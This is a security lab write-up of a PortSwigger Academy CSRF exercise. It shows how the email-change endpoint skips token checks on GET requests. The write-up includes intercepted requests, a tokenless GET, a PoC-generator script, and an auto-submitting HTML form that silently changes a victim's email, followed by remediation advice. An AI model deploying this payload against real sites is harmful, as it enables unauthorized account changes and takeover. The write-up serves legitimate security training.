Write-Up CSRF — Token Validation Bypassed via HTTP Method Switching

Platform: PortSwigger Web Security Academy
Category: Cross-Site Request Forgery (CSRF)
Difficulty: Apprentice
Objective: Exploit an inconsistent CSRF defense implementation that only validates the synchronizer token on POST requests, allowing a full bypass by downgrading the request method to GET.

Vulnerability Overview


The lab exposes an email update endpoint (`/my-account/change-email`) that implements CSRF protection via a synchronizer token pattern. However, token validation is **exclusively enforced on HTTP POST requests**, leaving the same endpoint fully unprotected when accessed via GET with query string parameters.

This falls under the **"method-dependent CSRF token validation"** vulnerability class, where the server side defense logic is conditioned on the HTTP verb rather than applied universally. An attacker can force the execution of a sensitive state changing action via a crafted GET request without needing to know the victim's CSRF token.


Reconnaissance & Attack Surface Analysis

Initial Authentication

Access the application using the lab-provided credentials: `wiener:peter`



After successful authentication, the user dashboard exposes the active session for `wiener` along with the registered email address. A visible email update form represents the **sensitive action** targeted by the attack.



Intercepting the Email Change Request

Submitting the update form while intercepting traffic with **Dev Tools** reveals the original outbound request:

```
POST https://0a06009a0344c51d82e9526700a10059.web-security-academy.net/my-account/change-email
```

The server responds with `HTTP 302`, redirecting back to the user profile confirming the change was processed successfully.

Key components observed in the request:

Component	Observed Value
New email	`test@test.com`
CSRF token	present in the POST body
Session cookie	present in request headers

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
```

```
De los datos
  email: "test@test.com"
  csrf: "0ZFrEWKhduJcsE5QfYdcEpEBCNyjWTnF"
```

Identifying the Validation Inconsistency

Hypothesis

The presence of a CSRF token in the POST body suggests that the server validates requests. The hypothesis to test: **does the server validate the token regardless of the HTTP method, or only for POST?**

Verification Method

Within **Burp Suite's Repeater**, right clicking the intercepted request and selecting **"Change Request Method"** converts the POST to a GET. Burp automatically migrates all body parameters to the query string:

Request

Pretty Raw Hex

```
GET /my-account/change-email?email=test%40test.com&csrf=
0ZFrEWKhduJcsE5QfYdcEpEBCNyjWTnF HTTP/2
```

The server again responds with `HTTP/2 302 Found`, confirming the request was processed successfully.

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
```

Bypass Confirmation

Stripping the CSRF Token from the GET Request

To confirm that the server performs no token validation on GET, the `csrf` **parameter value is completely removed** from the query string:

Request

Pretty Raw Hex \n

```
GET /my-account/change-email?email=test%40test.com&csrf= HTTP/2
```

The server responds once more with `HTTP/2 302 Found` and redirects to the user profile.

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
```

Conclusion: The server processes the request without verifying CSRF token integrity when the HTTP verb is GET. The defense is implemented inconsistently strictly enforced for POST, entirely absent for GET.

Payload Construction & Exploitation

PoC Generation Script

With the vulnerability confirmed, a Proof of Concept is generated using an automation script that builds a CSRF payload targeting the identified endpoint:

```
# 1. URL del endpoint vulnerable (sacada de Burp Suite)
URL_LAB = "https://0a06009a0344c51d82e9526700a10059.web-security-academy.net/my-account/change-emai

# 2. Datos para el cambio de email
PAYLOAD = {
    "email": "hacker@kronet-framework.io"
}

# 3. Cookies (opcional para la generación, pero útil para el análisis previo del script)
COOKIES = {
    'session': 'lV2eyfnarqRVAYlyaXSZH5YCVeJCrllD'
}

# EJECUCIÓN: Forzamos 'GET' porque sabemos que el servidor no valida el token en este método.
print(kronet_generate_poc_v4(URL_LAB, PAYLOAD, metodo_forzado="GET", cookies_sesion=COOKIES))
```

Script parameters:

- `URL_LAB` : vulnerable endpoint extracted from Burp Suite
- `PAYLOAD` : `{ "email": "hacker@kronet-framework.io" }`
- `COOKIES` : session token from the analysis environment (used only for script generation, not embedded in the final attack)
- `metodo_forzado="GET"` : forces generation of an HTML form using `method="GET"` to bypass CSRF validatio

```
HerramientasWeb/CSRFGenerator/csrfGenerator.py
[*] Kronet Analysing: https://0a06009a0344c51d82e9526700a10059.web-security-academy.net/my-account/change-em
ail
[!] Advertencia: No se detectó formulario. Entrando en 'Modo Forzado'...
[+] PoC generado con éxito: kronet_csrf_poc.html
[+] Método empleado: GET
[+] Objetivo: https://0a06009a0344c51d82e9526700a10059.web-security-academy.net/my-account/change-email
```

Generated HTML (PoC)

Technical note: The payload intentionally omits the `csrf` parameter since the server does not validate it on GET requests. When the page loads, the inline JavaScript automatically calls `form.submit()`, triggering the email change GET request under the victim's active session no user interaction required beyond visiting the page.

```html
<html>
  <body>
    <h1>Kronet Exploit - Execution in progress...</h1>
    <form id="kronet-exploit" action="https://
    0a06009a0344c51d82e9526700a10059.web-security-academy.net/
    my-account/change-email" method="GET">
      <input type="hidden" name="email" value="hacker@kronet-
      framework.io" />

    </form>
    <script>
      // Disparo automático del payload
      document.getElementById('kronet-exploit').submit();
    </script>
  </body>
</html>
```

Delivery via Exploit Server

The generated HTML is hosted on the **Exploit Server** provided by the lab environment. Clicking **"View Exploit"** (simulating a victim visiting the malicious page) causes the server to process the forged request and replace the target account's email address:

Body:

```
<body>
  <h1>Kronet Exploit - Execution in progress...</h1>
  <form id="kronet-exploit"
      action="https://<lab-id>.web-security-academy.net/my-account/change-email"
      method="GET">
    <input type="hidden" name="email" value="hacker@kronet-framework.io" />
  </form>
  <script>
    // Auto-fire the payload on page load
    document.getElementById('kronet-exploit').submit();
  </script>
</body>
</html>
```

Store | View exploit | Deliver exploit to victim | Access log

Your email is: hacker@kronet-framework.io

The victim's email has been silently changed to `hacker@kronet-framework.io` no CSRF token knowledge required.

Impact & Remediation

Impact

Vector	Description
Action performed	Unauthorized email address change on victim's account
Prerequisites	Active victim session (valid session cookie)
Attacker knowledge required	None CSRF token is not needed
Victim interaction	Visiting an attacker controlled URL or page
Estimated severity	Medium-High can escalate to Account Takeover if email is used for password recovery

Root Cause

The application applies CSRF token validation **conditionally based on the HTTP method** rather than enforcing it uniformly across all state changing operations. By accepting the `email`

parameter via GET and skipping token verification for that method, the security control is rendered ineffective.

Recommended Remediation

1. **Enforce CSRF token validation regardless of HTTP method.** Verification must occur on any request that produces a state change GET, POST, PUT, PATCH, DELETE without exception.
2. **Reject state-mutating operations delivered via GET.** Side effect producing actions must be restricted to methods such as POST or PUT and must never be served through GET requests.
3. **Set `SameSite=Strict` or `SameSite=Lax` on session cookies** as a defense-in-depth layer complementing the synchronizer token.
4. **Audit all endpoints that accept parameters in both the request body and query string**, identifying similar validation inconsistencies across the application's security boundary.